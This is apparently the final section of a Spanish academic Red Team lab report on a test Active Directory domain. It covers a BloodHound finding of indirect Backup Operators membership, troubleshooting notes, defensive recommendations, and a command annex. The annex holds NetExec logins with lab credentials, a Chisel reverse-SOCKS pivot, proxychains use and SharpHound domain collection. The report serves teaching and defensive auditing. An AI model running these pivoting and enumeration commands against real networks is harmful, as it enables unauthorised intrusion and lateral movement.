Active Directory | Group

Object Information

Zone:	Tier Zero
Node Type:	Group
Tier Zero:	TRUE
Object ID:	S-1-5-21-2936237572-1505145697-1407997700-1107
ACL Inheritance Denied:	TRUE
Admin Count:	TRUE
AdminSDHolder Protected:	TRUE
Created:	2026-05-28 14:58 EDT (GMT-0400)
Distinguished Name:	CN=IT_BACKUP_OPERATORS,CN=USERS,DC=LAB,DC=LOCAL
Does Any ACE Grant Owner Rights:	FALSE
Does Any Inherited ACE Grant Owner Rights:	FALSE
Domain FQDN:	LAB.LOCAL
Domain SID:	S-1-5-21-2936237572-1505145697-1407997700
Group Scope:	Global
Last Collected by BloodHound:	2026-05-30 19:20 EDT (GMT-0400)
Last Seen by BloodHound:	2026-05-30 19:20 EDT (GMT-0400)
Object GUID:	8DAF8C34-61D8-4007-8BA3-E2C79A02C829
Owner SID:	S-1-5-21-2936237572-1505145697-1407997700-512
SAM Account Name:	IT_Backup_Operators

+ Sessions 1

Explore

Privilege Zones

Quick Upload

Profile

Administration

API Explorer

Docs and Support

Try BH Enterprise

Dark Mode

Log Out

BloodHound: v9.1.0
powered by SPECTER & PS

Hide Labels Layout Export Search

Captura 21 - BloodHound muestra IT_BACKUP_OPERATORS@LAB.LOCAL.

BLOODHOUND
COMMUNITY EDITION

SEARCH

PATHFINDING

CYPHER

Saved Queries

Auto-run selected query

1 MATCH p=(u:User {name:"GABO@LAB.LOCAL"})-[:MemberOf*1..3]->(g:Group)
2 RETURN p

Tag Save Run

GABO@LAB.LOCAL

Active Directory | User

MemberOf

DOMAIN USERS@LAB.LOCAL

Active Directory | Group

MemberOf

IT_BACKUP_OPERATORS@LAB.LOCAL

Active Directory | Group

MemberOf

BACKUP OPERATORS@LAB.LOCAL

Active Directory | Group

MemberOf

EVERYONE@LAB.LOCAL

Active Directory | Group

MemberOf

PRE-WINDOWS 2000 COM...

Active Directory | Group

MemberOf

USERS@LAB.LOCAL

Active Directory | Group

Captura 22 - Ruta GABO -> IT_BACKUP_OPERATORS -> BACKUP OPERATORS.

15. Hallazgo principal

El hallazgo principal corresponde a una delegacion insegura de privilegios dentro de Active Directory. BloodHound permitio visualizar que GABO@LAB.LOCAL pertenece a IT_BACKUP_OPERATORS@LAB.LOCAL, y que este grupo pertenece a BACKUP OPERATORS@LAB.LOCAL.

GABO@LAB.LOCAL

-> MemberOf

IT_BACKUP_OPERATORS@LAB.LOCAL

-> MemberOf

BACKUP_OPERATORS@LAB.LOCAL

Esta relacion representa un riesgo porque Backup Operators es un grupo con permisos sensibles asociados a operaciones de respaldo y restauracion. Aunque el usuario gabo no sea Domain Admin, su pertenencia indirecta a un grupo privilegiado puede permitir acciones que exceden las de un usuario comun.

Desde una perspectiva defensiva, este hallazgo demuestra por que es importante auditar grupos integrados, grupos locales privilegiados y delegaciones indirectas en Active Directory.

16. Problemas encontrados y solucion aplicada

Problema	Causa identificada	Solucion aplicada
CD01 y Windows 10 no comunicaban correctamente en la red interna	LAN Segment de VMware presentaba comportamiento inconsistente	Se cambio a VMnet2 Host-only sin DHCP ni adaptador del host.
Kali parecia alcanzar 10.10.10.2 de forma inesperada	La subred 10.10.10.0/24 generaba confusion por rutas externas o colision de red	Se migro la red interna a 172.16.50.0/24.
DNS no respondia desde Windows 10	Problemas de rutas e interfaces antes de estabilizar VMnet2	Se ajustaron IPs, DNS y se valido lab.local hacia 172.16.50.2.
Nmap por proxychains mostraba puertos filtered	Limitaciones de pruebas de nmap sobre SOCKS	Se priorizo NetExec SMB/LDAP, que valido conexion real por tunel.
BloodHound via NetExec fallo por resolucion DNS	La recoleccion BloodHound por proxychains presento problemas de deteccion de dominio	Se ejecuto SharpHound directamente desde Windows 10 unido al dominio.

17. Recomendaciones defensivas

- Revisar periodicamente pertenencias a grupos privilegiados como Backup Operators, Account Operators, Server Operators, Domain Admins y Enterprise Admins.
- Evitar delegaciones indirectas innecesarias mediante grupos intermedios.
- Aplicar principio de minimo privilegio a usuarios y grupos de soporte.
- Monitorear cambios de membresia en grupos sensibles mediante auditoria de eventos de Active Directory.
- Requerir SMB signing cuando sea posible para reducir riesgos asociados a ataques de relay.
- Segmentar redes internas y limitar comunicacion lateral entre estaciones y servidores criticos.
- Restringir herramientas de tunelizacion no autorizadas y monitorear conexiones salientes inusuales.
- Ejecutar auditorias periodicas con herramientas como BloodHound desde una perspectiva defensiva.
- Documentar y revisar excepciones de privilegios otorgados a equipos de soporte o backup.

18. Conclusion

La practica permitio construir un escenario completo de Red Team en Active Directory. Se implemento una red segmentada donde Kali no podia alcanzar directamente el controlador de dominio, por lo que fue necesario utilizar Windows 10 como pivot mediante Chisel y proxychains. La conectividad mediante pivot fue validada con NetExec contra servicios SMB y LDAP de CD01.

Ademas, se recolecto informacion del dominio mediante SharpHound y se analizo en BloodHound, identificando una ruta de privilegios desde GABO@LAB.LOCAL hacia BACKUP OPERATORS@LAB.LOCAL mediante el grupo IT_BACKUP_OPERATORS@LAB.LOCAL. Este resultado evidencia el impacto que puede tener una delegacion insegura de privilegios dentro de Active Directory.

El laboratorio cumple con el objetivo academico de demostrar reconocimiento interno, segmentacion, pivoting y analisis de relaciones de privilegios en un entorno controlado.

19. Anexos de comandos

```
# Validacion de segmentacion
```

```
ping 192.168.1.6
```

```
ping 172.16.50.2
```

```
# NetExec contra Windows 10
```

```
nxc smb 192.168.1.6 -u gabo -p 'Password12345' -d lab.local
```

```
# Chisel
```

```
chisel server -p 8000 --reverse
```

```
.\chisel.exe client 192.168.1.7:8000 R:socks
```

```
# Proxychains
```

```
socks5 127.0.0.1 1080
```

```
# NetExec por pivot
```

```
proxychains4 nxc smb 172.16.50.2 -u gabo -p 'Password12345' -d lab.local
```

```
proxychains4 nxc ldap CD01.lab.local -u gabo -p 'Password12345' -d lab.local
```

```
# SharpHound
```

```
.\SharpHound.exe -c All -d lab.local --zipfilename lab-local-bloodhound.zip
```